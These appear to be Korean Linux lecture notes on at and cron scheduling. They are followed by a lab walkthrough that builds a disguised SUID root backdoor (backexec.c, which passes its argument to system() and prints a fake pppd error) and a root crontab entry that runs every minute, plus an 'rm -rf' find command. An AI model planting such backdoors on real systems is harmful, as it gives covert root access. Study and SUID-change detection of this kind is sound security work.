프로세스 스케쥴링

- 특정한 시간에 특정한 작업을 수행하게 하는 것
- at과 cron 사용

명령어 at

- 지정한 시간에 원하는 명령이나 작업을 실행
- 한번만 실행되는 경우 주로 사용
- atd데몬의 의해 실행
- 지정한 작업은 큐에 저장되며 저장된 작업들은 /var/spool/at 디렉터리에 저장

```
[root@localhost ~]# at 08:40am
at> ls -al > /TEST/today
at> <EOT>
job 1 at Wed Oct 25 08:40:00 2023
[root@localhost ~]#
[root@localhost ~]# at -l
1       Wed Oct 25 08:40:00 2023 a root
```

```
#at  13:00pm
     ls –al > /TEST/today
Ctrl+d
#at –l
#at –c 1
#at –d 1
```

명령어 cron

- 주기적으로 프로세스를 실행 시 사용
- 시스템 운영 또는 사용자의 필요에 의한 작업으로 나뉨

  - 시스템 운영에 필요한 작업 : root권한으로 **/etc/crontab**에 등록

  - 일반 사용자 : **/var/spool/cron/사용자ID** 에 등록

0 12 * * 1-5 /etc/work.sh

- 월요일~금요일까지 오후 12시 실행

10 4 1 1-12/2 * /etc/work.sh

- 1월부터 12월까지 2개월마다 1일날 오전 4시 10분에 실행

0 10 * * 1 cat /root/notice | mail –s “ notice” gildong@test.com

0 4 * * 1,3,5 find / -name ‘*.bak’ –exec rm –rf {} \;

*/10 * * * * /etc/work.sh

Cron 데몬을 이용한 Backdoor 생성

#find / -user root –perm -4000 > /home/gildong/sfile.txt


#ls /home/gildong/sfile.txt

#cat /home/gildong/sfile.txt

```
┌──(root㉿kali)-[/usr/sbin]
└─# find / -user root -perm -4000 > /home/gildong/sfile.txt
find: ‘/proc/12507/task/12507/fd/5’: No such file or directory
find: ‘/proc/12507/task/12507/fdinfo/5’: No such file or directory
find: ‘/proc/12507/fd/6’: No such file or directory
find: ‘/proc/12507/fdinfo/6’: No such file or directory
find: ‘/run/user/1000/gvfs’: Permission denied

┌──(root㉿kali)-[/usr/sbin]
└─# ls /home/gildong/sfile.txt
/home/gildong/sfile.txt

┌──(root㉿kali)-[/usr/sbin]
└─# cat /home/gildong/sfile.txt
/usr/bin/sudo
/usr/bin/umount
/usr/bin/kismet_cap_rz_killerbee
/usr/bin/newgrp
```



#md5sum sfile.txt > sfile_h.txt

#cat sfile_h.txt


```
┌──(root㉿kali)-[/home/gildong]
└─# cat backexec.c
#include <stdio.h>
main(int argc, char *argv[])
{
 char exec[100];
 setuid(0);
 setgid(0);
 sprintf(exec, "%s 2>/dev/null", argv[1]);
 system(exec);


 printf("./pppd: The remote system is required to authenticate itself\n");
 printf("./pppd: but I couldn't find any suitable secret (password) for it to use to do so.\n");
}
```

#cd /home/gildong
#cat backexec.c

```
┌──(root㉿kali)-[/]
└─# ls -ld /etc/cro*
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.d
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.daily
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.hourly
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.monthly
-rw-r--r-- 1 root root 1042 Nov 13  2022 /etc/crontab
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.weekly
```

#ls –ld /etc/cro*



#cd /etc/cron.d

#nano set.sh

#ls –l set.sh

#chmod 755 set.sh

#ls –l set.sh


#nano /etc/crontab

*** * * * * root /etc/cron.d/set.sh**

```
┌──(root㉿kali)-[/etc/cron.d]
└─# tail -l /etc/crontab
# |  |  |  |  .─── day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#

* * * * * root /etc/cron.d/set.sh

┌──(root㉿kali)-[/etc/cron.d]
└─# service cron restart
```



#rm –rf pppd

#ls –l pppd

#find / -user root –perm -4000 > /home/gildong/sfile.txt

#md5sum sfile.txt > sfile_h.txt

#find / -user root –perm -4000 > /home/gildong/sfile2.txt

#md5sum sfile2.txt > sfile_h2.txt

#diff sfile_h.txt sfile_h2.txt